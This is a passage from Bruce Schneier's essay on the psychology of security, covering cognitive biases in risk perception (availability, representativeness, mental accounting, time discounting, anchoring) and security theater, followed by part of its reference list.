Another bias is that we are especially tuned to risks involving people. Daniel Gilbert again:[23]

> We are social mammals whose brains are highly specialized for thinking about others. Understanding what others are up to--what they know and want, what they are doing and planning--has been so crucial to the survival of our species that our brains have developed an obsession with all things human. We think about people and their intentions; talk about them; look for and remember them.

In one experiment,[24] subjects were presented data about different risks occurring in state parks: risks from people, like purse snatching and vandalism, and natural-world risks, like cars hitting deer on the roads. Then, the subjects were asked which risk warranted more attention from state park officials.

Rationally, the risk that causes the most harm warrants the most attention, but people uniformly rated risks from other people as more serious than risks from deer. Even if the data indicated that the risks from deer were greater than the risks from other people, the people-based risks were judged to be more serious. It wasn't until the researchers presented the damage from deer as enormously higher than the risks from other people that subjects decided it deserved more attention.

People are also especially attuned to risks involving their children. This also makes evolutionary sense. There are basically two security strategies life forms have for propagating their genes. The first, and simplest, is to produce a lot of offspring and hope that some of them survive. Lobsters, for example, can lay 10,000 to 20,000 eggs at a time. Only ten to twenty of the hatchlings live to be four weeks old, but that's enough. The other strategy is to produce only a few offspring, and lavish attention on them. That's what humans do, and it's what allows our species to take such a long time to reach maturity. (Lobsters, on the other hand, grow up quickly.) But it also means that we are particularly attuned to threats to our children, children in general, and even other small and cute creatures.[25]

There is a lot of research on people and their risk biases. Psychologist Paul Slovic seems to have made a career studying them.[26] But most of the research is anecdotal, and sometimes the results seem to contradict each other. I would be interested in seeing not only studies about particular heuristics and when they come into play, but how people deal with instances of contradictory heuristics. Also, I would be very interested in research into how these heuristics affect behavior in the context of a strong fear reaction: basically, when these heuristics can override the amygdala and when they can't.

Probability Heuristics

The second area that can contribute to bad security trade-offs is probability. If we get the probability

wrong, we get the trade-off wrong.

Generally, we as a species are not very good at dealing with large numbers. An enormous amount has been written about this, by John Paulos[27] and others. The saying goes "1, 2, 3, many," but evolutionarily it makes some amount of sense. Small numbers matter much more than large numbers. Whether there's one mango or ten mangos is an important distinction, but whether there are 1,000 or 5,000 matters less--it's a lot of mangos, either way. The same sort of thing happens with probabilities as well. We're good at 1 in 2 vs. 1 in 4 vs. 1 in 8, but we're much less good at 1 in 10,000 vs. 1 in 100,000. It's the same joke: "half the time, one quarter of the time, one eighth of the time, almost never." And whether whatever you're measuring occurs one time out of ten thousand or one time out of ten million, it's really just the same: almost never.

Additionally, there are heuristics associated with probabilities. These aren't specific to risk, but contribute to bad evaluations of risk. And it turns out that our brains' ability to quickly assess probability runs into all sorts of problems.

The Psychology of Security (Part 2)

schneier.com/essays/archives/2008/01/the_psychology_of_se2.html

The Availability Heuristic

The "availability heuristic" is very broad, and goes a long way toward explaining how people deal with risk and trade-offs. Basically, the availability heuristic means that people "assess the frequency of a class or the probability of an event by the ease with which instances or occurrences can be brought to mind."[28] In other words, in any decision-making process, easily remembered (available) data are given greater weight than hard-to-remember data.

In general, the availability heuristic is a good mental shortcut. All things being equal, common events are easier to remember than uncommon ones. So it makes sense to use availability to estimate frequency and probability. But like all heuristics, there are areas where the heuristic breaks down and leads to biases. There are reasons other than occurrence that make some things more available. Events that have taken place recently are more available than others. Events that are more emotional are more available than others. Events that are more vivid are more available than others. And so on.

There's nothing new about the availability heuristic and its effects on security. I wrote about it in *Beyond Fear*,[29] although not by that name. Sociology professor Barry Glassner devoted most of a book to explaining how it affects our risk perception.[30] Every book on the psychology of decision making discusses it.

In one simple experiment,[31] subjects were asked this question:

> In a typical sample of text in the English language, is it more likely that a word starts with the letter K or that K is its third letter (not counting words with less than three letters)?

Nearly 70% of people said that there were more words that started with K, even though there are nearly twice as many words with K in the third position as there are words that start with K. But since words that start with K are easier to generate in one's mind, people overestimate their relative frequency.

In another, more real-world, experiment,[32] subjects were divided into two groups. One group was asked to spend a period of time imagining its college football team doing well during the upcoming season, and the other group was asked to imagine its college football team doing poorly. Then, both groups were asked questions about the team's actual prospects. Of the subjects who had imagined the team doing well, 63% predicted an excellent season. Of the subjects who had imagined the team doing poorly, only 40% did so.

The same researcher performed another experiment before the 1976 presidential election. Subjects asked to imagine Carter winning were more likely to predict that he would win, and subjects asked to imagine Ford winning were more likely to believe he would win. This kind of experiment has also been replicated several times, and uniformly demonstrates that considering a particular outcome in one's imagination makes it appear more likely later.

The vividness of memories is another aspect of the availability heuristic that has been studied. People's decisions are more affected by vivid information than by pallid, abstract, or statistical information.

Here's just one of many experiments that demonstrates this.[33] In the first part of the experiment, subjects read about a court case involving drunk driving. The defendant had run a stop sign while driving home from a party and collided with a garbage truck. No blood alcohol test had been done, and there was only circumstantial evidence to go on. The defendant was arguing that he was not drunk.

After reading a description of the case and the defendant, subjects were divided into two groups and given eighteen individual pieces of evidence to read: nine written by the prosecution about why the defendant was guilty, and nine written by the defense about why the defendant was innocent. Subjects in the first group were given prosecution evidence written in a pallid style and defense evidence written in a vivid style, while subjects in the second group were given the reverse.

For example, here is a pallid and vivid version of the same piece of prosecution evidence:

- On his way out the door, Sanders [the defendant] staggers against a serving table, knocking a bowl to the floor.
- On his way out the door, Sanders staggered against a serving table, knocking a bowl of guacamole dip to the floor and splattering guacamole on the white shag carpet.

And here's a pallid and vivid pair for the defense:

- The owner of the garbage truck admitted under cross-examination that his garbage truck is difficult to see at night because it is grey in color.
- The owner of the garbage truck admitted under cross-examination that his garbage truck is difficult to see at night because it is grey in color. The owner said his trucks are grey "because it hides the dirt," and he said, "What do you want, I should paint them pink?"

After all of this, the subjects were asked about the defendant's drunkenness level, his guilt, and what verdict the jury should reach.

The results were interesting. The vivid vs. pallid arguments had no significant effect on the subject's judgment immediately after reading them, but when they were asked again about the case 48 hours later--they were asked to make their judgments as though they "were deciding the case now for the first time"--they were more swayed by the vivid arguments. Subjects who read vivid defense arguments and pallid prosecution arguments were much more likely to judge the defendant innocent,

and subjects who read the vivid prosecution arguments and pallid defense arguments were much more likely to judge him guilty.

The moral here is that people will be persuaded more by a vivid, personal story than they will by bland statistics and facts, possibly solely due to the fact that they remember vivid arguments better.

Another experiment[34] divided subjects into two groups, who then read about a fictional disease called "Hyposcenia-B." Subjects in the first group read about a disease with concrete and easy-to-imagine symptoms: muscle aches, low energy level, and frequent headaches. Subjects in the second group read about a disease with abstract and difficult-to-imagine symptoms: a vague sense of disorientation, a malfunctioning nervous system, and an inflamed liver.

Then each group was divided in half again. Half of each half was the control group: they simply read one of the two descriptions and were asked how likely they were to contract the disease in the future. The other half of each half was the experimental group: they read one of the two descriptions "with an eye toward imagining a three-week period during which they contracted and experienced the symptoms of the disease," and then wrote a detailed description of how they thought they would feel during those three weeks. And then they were asked whether they thought they would contract the disease.

The idea here was to test whether the ease or difficulty of imagining something affected the availability heuristic. The results showed that those in the control group--who read either the easy-to-imagine or difficult-to-imagine symptoms, showed no difference. But those who were asked to imagine the easy-to-imagine symptoms thought they were more likely to contract the disease than the control group, and those who were asked to imagine the difficult-to-imagine symptoms thought they were less likely to contract the disease than the control group. The researchers concluded that imagining an outcome alone is not enough to make it appear more likely; it has to be something easy to imagine. And, in fact, an outcome that is difficult to imagine may actually appear to be less likely.

Additionally, a memory might be particularly vivid precisely because it's extreme, and therefore unlikely to occur. In one experiment,[35] researchers asked some commuters on a train platform to remember and describe "the worst time you missed your train" and other commuters to remember and describe "any time you missed your train." The incidents described by both groups were equally awful, demonstrating that the most extreme example of a class of things tends to come to mind when thinking about the class.

More generally, this kind of thing is related to something called "probability neglect": the tendency of people to ignore probabilities in instances where there is a high emotional content.[36] Security risks certainly fall into this category, and our current obsession with terrorism risks at the expense of more common risks is an example.

The availability heuristic also explains hindsight bias. Events that have actually occurred are, almost by definition, easier to imagine than events that have not, so people retroactively overestimate the probability of those events. Think of "Monday morning quarterbacking," exemplified both in sports

and in national policy. "He should have seen that coming" becomes easy for someone to believe.

The best way I've seen this all described is by Scott Plous:

> In very general terms: (1) the more *available* an event is, the more frequent or probable it will seem; (2) the more *vivid* a piece of information is, the more easily recalled and convincing it will be; and (3) the more *salient* something is, the more likely it will be to appear causal.[37]

Here's one experiment that demonstrates this bias with respect to salience.[38] Groups of six observers watched a two-man conversation from different vantage points: either seated behind one of the men talking or sitting on the sidelines between the two men talking. Subjects facing one or the other conversants tended to rate that person as more influential in the conversation: setting the tone, determining what kind of information was exchanged, and causing the other person to respond as he did. Subjects on the sidelines tended to rate both conversants as equally influential.

As I said at the beginning of this section, most of the time the availability heuristic is a good mental shortcut. But in modern society, we get a lot of sensory input from the media. That screws up availability, vividness, and salience, and means that heuristics that are based on our senses start to fail. When people were living in primitive tribes, if the idea of getting eaten by a saber-toothed tiger was more available than the idea of getting trampled by a mammoth, it was reasonable to believe that--for the people in the particular place they happened to be living--it was more likely they'd get eaten by a saber-toothed tiger than get trampled by a mammoth. But now that we get our information from television, newspapers, and the Internet, that's not necessarily the case. What we read about, what becomes vivid to us, might be something rare and spectacular. It might be something fictional: a movie or a television show. It might be a marketing message, either commercial or political. And remember, visual media are more vivid than print media. The availability heuristic is less reliable, because the vivid memories we're drawing upon aren't relevant to our real situation. And even worse, people tend not to remember where they heard something—they just remember the content. So even if, at the time they're exposed to a message, they don't find the source credible, eventually their memory of the source of the information degrades and they're just left with the message itself.

We in the security industry are used to the effects of the availability heuristic. It contributes to the "risk du jour" mentality we so often see in people. It explains why people tend to overestimate rare risks and underestimate common ones.[39] It explains why we spend so much effort defending against what the bad guys did last time, and ignore what new things they could do next time. It explains why we're worried about risks that are in the news at the expense of risks that are not, or rare risks that come with personal and emotional stories at the expense of risks that are so common they are only presented in the form of statistics.

It explains most of the entries in Table 1.

Representativeness

"Representativeness" is a heuristic by which we assume the probability that an example belongs to a particular class is based on how well that example represents the class. On the face of it, this seems like a reasonable heuristic. But it can lead to erroneous results if you're not careful.

The concept is a bit tricky, but here's an experiment that makes this bias crystal clear.[40] Subjects were given the following description of a woman named Linda:

> Linda is 31 years old, single, outspoken, and very bright. She majored in philosophy. As a student, she was deeply concerned with issues of discrimination and social justice, and also participated in antinuclear demonstrations.

Then the subjects were given a list of eight statements describing her present employment and activities. Most were decoys ("Linda is an elementary school teacher," "Linda is a psychiatric social worker," and so on), but two were critical: number 6 ("Linda is a bank teller," and number 8 ("Linda is a bank teller and is active in the feminist movement"). Half of the subjects were asked to rank the eight outcomes by the similarity of Linda to the typical person described by the statement, while others were asked to rank the eight outcomes by probability.

Of the first group of subjects, 85% responded that Linda more resembled a stereotypical feminist bank teller more than a bank teller. This makes sense. But of the second group of subjects, 89% of thought Linda was more likely to be a feminist bank teller than a bank teller. Mathematically, of course, this is ridiculous. It is impossible for the second alternative to be more likely than the first; the second is a subset of the first.

As the researchers explain: "As the amount of detail in a scenario increases, its probability can only decrease steadily, but its representativeness and hence its apparent likelihood may increase. The reliance on representativeness, we believe, is a primary reason for the unwarranted appeal of detailed scenarios and the illusory sense of insight that such constructions often provide."[41]

Doesn't this sound like how so many people resonate with movie-plot threats--overly specific threat scenarios--at the expense of broader risks?

In another experiment,[42] two groups of subjects were shown short personality descriptions of several people. The descriptions were designed to be stereotypical for either engineers or lawyers. Here's a sample description of a stereotypical engineer:

> Tom W. is of high intelligence, although lacking in true creativity. He has a need for order and clarity, and for neat and tidy systems in which every detail finds its appropriate place. His writing is rather dull and mechanical, occasionally enlivened by somewhat corny puns and flashes of imagination of the sci-fi type. He has a strong drive for competence. He seems to have little feel and little sympathy for other people and does not enjoy interacting with others. Self-centered, he nonetheless has a deep moral sense.

Then, the subjects were asked to give a probability that each description belonged to an engineer rather than a lawyer. One group of subjects was told this about the population:

Condition A: The population consisted of 70 engineers and 30 lawyers.

The second group of subjects was told this about the population:

Condition B: The population consisted of 30 engineers and 70 lawyers.

Statistically, the probability that a particular description belongs to an engineer rather than a lawyer should be much higher under Condition A than Condition B. However, subjects judged the assignments to be the same in either case. They were basing their judgments solely on the stereotypical personality characteristics of engineers and lawyers, and ignoring the relative probabilities of the two categories.

Interestingly, when subjects were not given any personality description at all and simply asked for the probability that a random individual was an engineer, they answered correctly: 70% under Condition A and 30% under Condition B. But when they were given a neutral personality description, one that didn't trigger either stereotype, they assigned the description to an engineer 50% of the time under both Conditions A and B.

And here's a third experiment. Subjects (college students) were given a survey which included these two questions: "How happy are you with your life in general?" and "How many dates did you have last month?" When asked in this order, there was no correlation between the answers. But when asked in the reverse order--when the survey reminded the subjects of how good (or bad) their love life was before asking them about their life in general--there was a 66% correlation.[43]

Representativeness also explains the base rate fallacy, where people forget that if a particular characteristic is extremely rare, even an accurate test for that characteristic will show false alarms far

more often than it will correctly identify the characteristic. Security people run into this heuristic whenever someone tries to sell such things as face scanning, profiling, or data mining as effective ways to find terrorists.

And lastly, representativeness explains the "law of small numbers," where people assume that long-term probabilities also hold in the short run. This is, of course, not true: if the results of three successive coin flips are tails, the odds of heads on the fourth flip are not more than 50%. The coin is not "due" to flip heads. Yet experiments have demonstrated this fallacy in sports betting again and again.[44]

Cost Heuristics

Humans have all sorts of pathologies involving costs, and this isn't the place to discuss them all. But there are a few specific heuristics I want to summarize, because if we can't evaluate costs right--either monetary costs or more abstract costs--we're not going to make good security trade-offs.

Mental Accounting

Mental accounting is the process by which people categorize different costs.[45] People don't simply think of costs as costs; it's much more complicated than that.

Here are the illogical results of two experiments.[46]

In the first, subjects were asked to answer one of these two questions:

- Trade-off 1: Imagine that you have decided to see a play where the admission is $10 per ticket. As you enter the theater you discover that you have lost a $10 bill. Would you still pay $10 for a ticket to the play?
- Trade-off 2: Imagine that you have decided to see a play where the admission is $10 per ticket. As you enter the theater you discover that you have lost the ticket. The seat is not marked and the ticket cannot be recovered. Would you pay $10 for another ticket?

The results of the trade-off are exactly the same. In either case, you can either see the play and have $20 less in your pocket, or not see the play and have $10 less in your pocket. But people don't see these trade-offs as the same. Faced with Trade-off 1, 88% of subjects said they would buy the ticket anyway. But faced with Trade-off 2, only 46% said they would buy a second ticket. The researchers concluded that there is some sort of mental accounting going on, and the two different $10 expenses are coming out of different mental accounts.

The second experiment was similar. Subjects were asked:

- Imagine that you are about to purchase a jacket for $125, and a calculator for $15. The calculator salesman informs you that the calculator you wish to buy is on sale for $10 at the other branch of the store, located 20 minutes' drive away. Would you make the trip to the other store?

- Imagine that you are about to purchase a jacket for $15, and a calculator for $125. The calculator salesman informs you that the calculator you wish to buy is on sale for $120 at the other branch of the store, located 20 minutes' drive away. Would you make the trip to the other store?

Ignore your amazement at the idea of spending $125 on a calculator; it's an old experiment. These two questions are basically the same: would you drive 20 minutes to save $5? But while 68% of subjects would make the drive to save $5 off the $15 calculator, only 29% would make the drive to save $5 off the $125 calculator.

There's a lot more to mental accounting.[47] In one experiment,[48] subjects were asked to imagine themselves lying on the beach on a hot day and how good a cold bottle of their favorite beer would feel. They were to imagine that a friend with them was going up to make a phone call--this was in 1985, before cell phones--and offered to buy them that favorite brand of beer if they gave the friend the money. What was the most the subject was willing to pay for the beer?

Subjects were divided into two groups. In the first group, the friend offered to buy the beer from a fancy resort hotel. In the second group, the friend offered to buy the beer from a run-down grocery store. From a purely economic viewpoint, that should make no difference. The value of one's favorite brand of beer on a hot summer's day has nothing to do with where it was purchased from. (In economic terms, the consumption experience is the same.) But people were willing to pay $2.65 on average for the beer from a fancy resort, but only $1.50 on average from the run-down grocery store.

The experimenters concluded that people have reference prices in their heads, and that these prices depend on circumstance. And because the reference price was different in the different scenarios, people were willing to pay different amounts. This leads to sub-optimal results. As Thayer writes, "The thirsty beer-drinker who would pay $4 for a beer from a resort but only $2 from a grocery store will miss out on some pleasant drinking when faced with a grocery store charging $2.50."

Researchers have documented all sorts of mental accounting heuristics. Small costs are often not "booked," so people more easily spend money on things like a morning coffee. This is why advertisers often describe large annual costs as "only a few dollars a day." People segregate frivolous money from serious money, so it's easier for them to spend the $100 they won in a football pool than a $100 tax refund. And people have different mental budgets. In one experiment that illustrates this,[49] two groups of subjects were asked if they were willing to buy tickets to a play. The first group was told to imagine that they had spent $50 earlier in the week on tickets to a basketball game, while the second group was told to imagine that they had received a $50 parking ticket earlier in the week. Those who had spent $50 on the basketball game (out of the same mental budget) were significantly less likely to buy the play tickets than those who spent $50 paying a parking ticket (out of a different mental budget).

One interesting mental accounting effect can be seen at race tracks.[50] Bettors tend to shift their bets away from favorites and towards long shots at the end of the day. This has been explained by the fact that the average bettor is behind by the end of the day--pari-mutuel betting means that the average

bet is a loss--and a long shot can put a bettor ahead for the day. There's a "day's bets" mental account, and bettors don't want to close it in the red.

The effect of mental accounting on security trade-offs isn't clear, but I'm certain we have a mental account for "safety" or "security," and that money spent from that account feels different than money spent from another account. I'll even wager we have a similar mental accounting model for non-fungible costs such as risk: risks from one account don't compare easily with risks from another. That is, we are willing to accept considerable risks in our leisure account--skydiving, knife juggling, whatever--when we wouldn't even consider them if they were charged against a different account.

Time Discounting

"Time discounting" is the term used to describe the human tendency to discount future costs and benefits. It makes economic sense; a cost paid in a year is not the same as a cost paid today, because that money could be invested and earn interest during the year. Similarly, a benefit accrued in a year is worth less than a benefit accrued today.

Way back in 1937, economist Paul Samuelson proposed a discounted-utility model to explain this all. Basically, something is worth more today than it is in the future. It's worth more to you to have a house today than it is to get it in ten years, because you'll have ten more years' enjoyment of the house. Money is worth more today than it is years from now; that's why a bank is willing to pay you to store it with them.

The discounted utility model assumes that things are discounted according to some rate. There's a mathematical formula for calculating which is worth more--$100 today or $120 in twelve months--based on interest rates. Today, for example, the discount rate is 6.25%, meaning that $100 today is worth the same as $106.25 in twelve months. But of course, people are much more complicated than that.

There is, for example, a magnitude effect: smaller amounts are discounted more than larger ones. In one experiment,[51] subjects were asked to choose between an amount of money today or a greater amount in a year. The results would make any banker shake his head in wonder. People didn't care whether they received $15 today or $60 in twelve months. At the same time, they were indifferent to receiving $250 today or $350 in twelve months, and $3,000 today or $4,000 in twelve months. If you do the math, that implies a discount rate of 139%, 34%, and 29%--all held simultaneously by subjects, depending on the initial dollar amount.

This holds true for losses as well,[52] although gains are discounted more than losses. In other words, someone might be indifferent to $250 today or $350 in twelve months, but would much prefer a $250 penalty today to a $350 penalty in twelve months. Notice how time discounting interacts with prospect theory here.

Also, preferences between different delayed rewards can flip, depending on the time between the decision and the two rewards. Someone might prefer $100 today to $110 tomorrow, but also prefer

$110 in 31 days to $100 in thirty days.

Framing effects show up in time discounting, too. You can frame something either as an acceleration or a delay from a base reference point, and that makes a big difference. In one experiment,[53] subjects who expected to receive a VCR in twelve months would pay an average of $54 to receive it immediately, but subjects who expected to receive the VCR immediately demanded an average $126 discount to delay receipt for a year. This holds true for losses as well: people demand more to expedite payments than they would pay to delay them.[54]

Reading through the literature, it sometimes seems that discounted utility theory is full of nuances, complications, and contradictions. Time discounting is more pronounced in young people, people who are in emotional states--fear is certainly an example of this--and people who are distracted. But clearly there is some mental discounting going on; it's just not anywhere near linear, and not easily formularized.

Heuristics that Affect Decisions

And finally, there are biases and heuristics that affect trade-offs. Like many other heuristics we've discussed, they're general, and not specific to security. But they're still important.

First, some more framing effects.

Most of us have anecdotes about what psychologists call the "context effect": preferences among a set of options depend on what other options are in the set. This has been confirmed in all sorts of experiments--remember the experiment about what people were willing to pay for a cold beer on a hot beach--and most of us have anecdotal confirmation of this heuristic.

For example, people have a tendency to choose options that dominate other options, or compromise options that lie between other options. If you want your boss to approve your $1M security budget, you'll have a much better chance of getting that approval if you give him a choice among three security plans--with budgets of $500K, $1M, and $2M, respectively--than you will if you give him a choice among three plans with budgets of $250K, $500K, and $1M.

The rule of thumb makes sense: avoid extremes. It fails, however, when there's an intelligence on the other end, manipulating the set of choices so that a particular one doesn't seem extreme.

"Choice bracketing" is another common heuristic. In other words: choose a variety. Basically, people tend to choose a more diverse set of goods when the decision is bracketed more broadly than they do when it is bracketed more narrowly. For example, [55] in one experiment students were asked to choose among one of six different snacks that they would receive at the beginning of the next three weekly classes. One group had to choose the three weekly snacks in advance, while the other group chose at the beginning of each class session. Of the group that chose in advance, 64% chose a different snack each week, but only 9% of the group that chose each week did the same.

The narrow interpretation of this experiment is that we overestimate the value of variety. Looking

ahead three weeks, a variety of snacks seems like a good idea, but when we get to the actual time to enjoy those snacks, we choose the snack we like. But there's a broader interpretation as well, one borne out by similar experiments and directly applicable to risk taking: when faced with repeated risk decisions, evaluating them as a group makes them feel less risky than evaluating them one at a time. Back to finance, someone who rejects a particular gamble as being too risky might accept multiple identical gambles.

Again, the results of a trade-off depend on the context of the trade-off.

It gets even weirder. Psychologists have identified an "anchoring effect," whereby decisions are affected by random information cognitively nearby. In one experiment[56], subjects were shown the spin of a wheel whose numbers ranged from 0 and 100, and asked to guess whether the number of African nations in the UN was greater or less than that randomly generated number. Then, they were asked to guess the exact number of African nations in the UN.

Even though the spin of the wheel was random, and the subjects knew it, their final guess was strongly influenced by it. That is, subjects who happened to spin a higher random number guessed higher than subjects with a lower random number.

Psychologists have theorized that the subjects anchored on the number in front of them, mentally adjusting it for what they thought was true. Of course, because this was just a guess, many people didn't adjust sufficiently. As strange as it might seem, other experiments have confirmed this effect.

And if you're not completely despairing yet, here's another experiment that will push you over the edge.[57] In it, subjects were asked one of these two questions:

- Question 1: Should divorce in this country be easier to obtain, more difficult to obtain, or stay as it is now?
- Question 2: Should divorce in this country be easier to obtain, stay as it is now, or be more difficult to obtain?

In response to the first question, 23% of the subjects chose easier divorce laws, 36% chose more difficult divorce laws, and 41% said that the status quo was fine. In response to the second question, 26% chose easier divorce laws, 46% chose more difficult divorce laws, and 29% chose the status quo. Yes, the order in which the alternatives are listed affects the results.

There are lots of results along these lines, including the order of candidates on a ballot.

Another heuristic that affects security trade-offs is the "confirmation bias." People are more likely to notice evidence that supports a previously held position than evidence that discredits it. Even worse, people who support position A sometimes mistakenly believe that anti-A evidence actually supports that position. There are a lot of experiments that confirm this basic bias and explore its complexities.

If there's one moral here, it's that individual preferences are not based on predefined models that can be cleanly represented in the sort of indifference curves you read about in microeconomics

textbooks; but instead, are poorly defined, highly malleable, and strongly dependent on the context in which they are elicited. Heuristics and biases matter. A lot.

This all relates to security because it demonstrates that we are not adept at making rational security trade-offs, especially in the context of a lot of ancillary information designed to persuade us one way or another.

Making Sense of the Perception of Security

We started out by teasing apart the security trade-off, and listing five areas where perception can diverge from reality:

1. The severity of the risk.
2. The probability of the risk.
3. The magnitude of the costs.
4. How effective the countermeasure is at mitigating the risk.
5. The trade-off itself.

Sometimes in all the areas, and all the time in area 4, we can explain this divergence as a consequence of not having enough information. But sometimes we have all the information and *still* make bad security trade-offs. My aim was to give you a glimpse of the complicated brain systems that make these trade-offs, and how they can go wrong.

Of course, we can make bad trade-offs in anything: predicting what snack we'd prefer next week or not being willing to pay enough for a beer on a hot day. But security trade-offs are particularly vulnerable to these biases because they are so critical to our survival. Long before our evolutionary ancestors had the brain capacity to consider future snack preferences or a fair price for a cold beer, they were dodging predators and forging social ties with others of their species. Our brain heuristics for dealing with security are old and well-worn, and our amygdalas are even older.

What's new from an evolutionary perspective is large-scale human society, and the new security trade-offs that come with it. In the past I have singled out technology and the media as two aspects of modern society that make it particularly difficult to make good security trade-offs--technology by hiding detailed complexity so that we don't have the right information about risks, and the media by producing such available, vivid, and salient sensory input--but the issue is really broader than that. The neocortex, the part of our brain that has to make security trade-offs, is, in the words of Daniel Gilbert, "still in beta testing."

I have just started exploring the relevant literature in behavioral economics, the psychology of decision making, the psychology of risk, and neuroscience. Undoubtedly there is a lot of research out there for me still to discover, and more fascinatingly counterintuitive experiments that illuminate our brain heuristics and biases. But already I understand much more clearly why we get security trade-offs so wrong so often.

When I started reading about the psychology of security, I quickly realized that this research can be used both for good and for evil. The good way to use this research is to figure out how humans' feelings of security can better match the reality of security. In other words, how do we get people to recognize that they need to question their default behavior? Giving them more information seems not to be the answer; we're already drowning in information, and these heuristics are not based on a lack of information. Perhaps by understanding how our brains processes risk, and the heuristics and biases we use to think about security, we can learn how to override our natural tendencies and make better security trade-offs. Perhaps we can learn how not to be taken in by security theater, and how to convince others not to be taken in by the same.

The evil way is to focus on the feeling of security at the expense of the reality. In his book *Influence*,[58] Robert Cialdini makes the point that people can't analyze every decision fully; it's just not possible: people need heuristics to get through life. Cialdini discusses how to take advantage of that; an unscrupulous person, corporation, or government can similarly take advantage of the heuristics and biases we have about risk and security. Concepts of prospect theory, framing, availability, representativeness, affect, and others are key issues in marketing and politics. They're applied generally, but in today's world they're more and more applied to security. Someone could use this research to simply make people *feel* more secure, rather than to actually make them more secure.

After all my reading and writing, I believe my good way of using the research is unrealistic, and the evil way is unacceptable. But I also see a third way: integrating the feeling and reality of security.

The feeling and reality of security are different, but they're closely related. We make the best security trade-offs--and by that I mean trade-offs that give us genuine security for a reasonable cost--when our feeling of security matches the reality of security. It's when the two are out of alignment that we get security wrong.

In the past, I've criticized palliative security measures that only make people *feel* more secure as "security theater." But used correctly, they can be a way of raising our feeling of security to more closely match the reality of security. One example is the tamper-proof packaging that started to appear on over-the-counter drugs in the 1980s, after a few highly publicized random poisonings. As a countermeasure, it didn't make much sense. It's easy to poison many foods and over-the-counter medicines right through the seal--with a syringe, for example--or to open and reseal the package well enough that an unwary consumer won't detect it. But the tamper-resistant packaging brought people's perceptions of the risk more in line with the actual risk: minimal. And for that reason the change was worth it.

Of course, security theater has a cost, just like real security. It can cost money, time, capabilities, freedoms, and so on, and most of the time the costs far outweigh the benefits. And security theater is no substitute for real security. Furthermore, too much security theater will raise people's feeling of security to a level greater than the reality, which is also bad. But used in conjunction with real security, a bit of well-placed security theater might be exactly what we need to both be and feel more secure.

1 Bruce Schneier, *Beyond Fear: Thinking Sensibly About Security in an Uncertain World*, Springer-Verlag, 2003.

2 David Ropeik and George Gray, *Risk: A Practical Guide for Deciding What's Really Safe and What's Really Dangerous in the World Around You*, Houghton Mifflin, 2002.

3 Barry Glassner, *The Culture of Fear: Why Americans are Afraid of the Wrong Things*, Basic Books, 1999.

4 Paul Slovic, *The Perception of Risk*, Earthscan Publications Ltd, 2000.

5 Daniel Gilbert, "If only gay sex caused global warming," *Los Angeles Times*, July 2, 2006.

6 Jeffrey Kluger, "How Americans Are Living Dangerously," *Time*, 26 Nov 2006.

7 Steven Johnson, *Mind Wide Open: Your Brain and the Neuroscience of Everyday Life*, Scribner, 2004.

8 Daniel Gilbert, "If only gay sex caused global warming," *Los Angeles Times*, July 2, 2006.

9 Donald A. Norman, "Being Analog," http://www.jnd.org/dn.mss/being_analog.html. Originally published as Chapter 7 of *The Invisible Computer*, MIT Press, 1998.

10 Daniel Kahneman, "A Perspective on Judgment and Choice," *American Psychologist*, 2003, 58:9, 697–720.

11 Gerg Gigerenzer, Peter M. Todd, et al., *Simple Heuristics that Make us Smart*, Oxford University Press, 1999.

12 Daniel Kahneman and Amos Tversky, "Prospect Theory: An Analysis of Decision Under Risk," *Econometrica*, 1979, 47:263–291.

13 Amos Tversky and Daniel Kahneman, "The Framing of Decisions and the Psychology of Choice," *Science*, 1981, 211: 453–458.

14 Amos Tversky and Daniel Kahneman, "Evidential Impact of Base Rates," in Daniel Kahneman, Paul Slovic, and Amos Tversky (eds.), *Judgment Under Uncertainty: Heuristics and Biases*, Cambridge University Press, 1982, pp. 153–160.

15 Daniel J. Kahneman, Jack L. Knetsch, and R.H. Thaler, "Experimental Tests of the Endowment Effect and the Coase Theorem," *Journal of Political Economy*, 1990, 98: 1325–1348.

16 Jack L. Knetsch, "Preferences and Nonreversibility of Indifference Curves," *Journal of Economic Behavior and Organization*, 1992, 17: 131–139.

17 Amos Tversky and Daniel Kahneman, "Advances in Prospect Theory: Cumulative Representation of Subjective Uncertainty," *Journal of Risk and Uncertainty*, 1992, 5:xx, 297–323.

18 John Adams, "Cars, Cholera, and Cows: The Management of Risk and Uncertainty," CATO Institute Policy Analysis #335, 1999.

19 David L. Rosenhan and Samuel Messick, "Affect and Expectation," *Journal of Personality and Social Psychology*, 1966, 3: 38–44.

20 Neil D. Weinstein, "Unrealistic Optimism about Future Life Events," *Journal of Personality and Social Psychology*, 1980, 39: 806–820.

21 D. Kahneman, I. Ritov, and D. Schkade, "Economic preferences or attitude expressions? An analysis of dollar responses to public issues," *Journal of Risk and Uncertainty*, 1999, 19:220–242.

22 P. Winkielman, R.B. Zajonc, and N. Schwarz, "Subliminal affective priming attributional interventions," *Cognition and Emotion*, 1977, 11:4, 433–465.

23 Daniel Gilbert, "If only gay sex caused global warming," *Los Angeles Times*, July 2, 2006.

24 Robyn S. Wilson and Joseph L. Arvai, "When Less is More: How Affect Influences Preferences When Comparing Low-risk and High-risk Options," *Journal of Risk Research*, 2006, 9:2, 165–178.

25 J. Cohen, *The Privileged Ape: Cultural Capital in the Making of Man*, Parthenon Publishing Group, 1989.

26 Paul Slovic, *The Perception of Risk*, Earthscan Publications Ltd, 2000.

27 John Allen Paulos, *Innumeracy: Mathematical Illiteracy and Its Consequences*, Farrar, Straus, and Giroux, 1988.

28 Amos Tversky and Daniel Kahneman, "Judgment under Uncertainty: Heuristics and Biases," *Science*, 1974, 185:1124–1130.

29 Bruce Schneier, *Beyond Fear: Thinking Sensibly About Security in an Uncertain World*, Springer-Verlag, 2003.

30 Barry Glassner, *The Culture of Fear: Why Americans are Afraid of the Wrong Things*, Basic Books, 1999.

31 Amos Tversky and Daniel Kahneman, "Availability: A Heuristic for Judging Frequency," *Cognitive Psychology*, 1973, 5:207–232.

32 John S. Carroll, "The Effect of Imagining an Event on Expectations for the Event: An Interpretation in Terms of the Availability Heuristic," *Journal of Experimental Social Psychology*, 1978, 14:88–96.

33 Robert M. Reyes, William C. Thompson, and Gordon H. Bower, "Judgmental Biases Resulting from Differing Availabilities of Arguments," *Journal of Personality and Social Psychology*, 1980, 39:2–12.

34 S. Jim Sherman, Robert B. Cialdini, Donna F. Schwartzman, and Kim D. Reynolds, "Imagining Can Heighten or Lower the Perceived Likelihood of Contracting a Disease: The Mediating Effect of Ease of Imagery," *Personality and Social Psychology Bulletin*, 1985, 11:118–127.

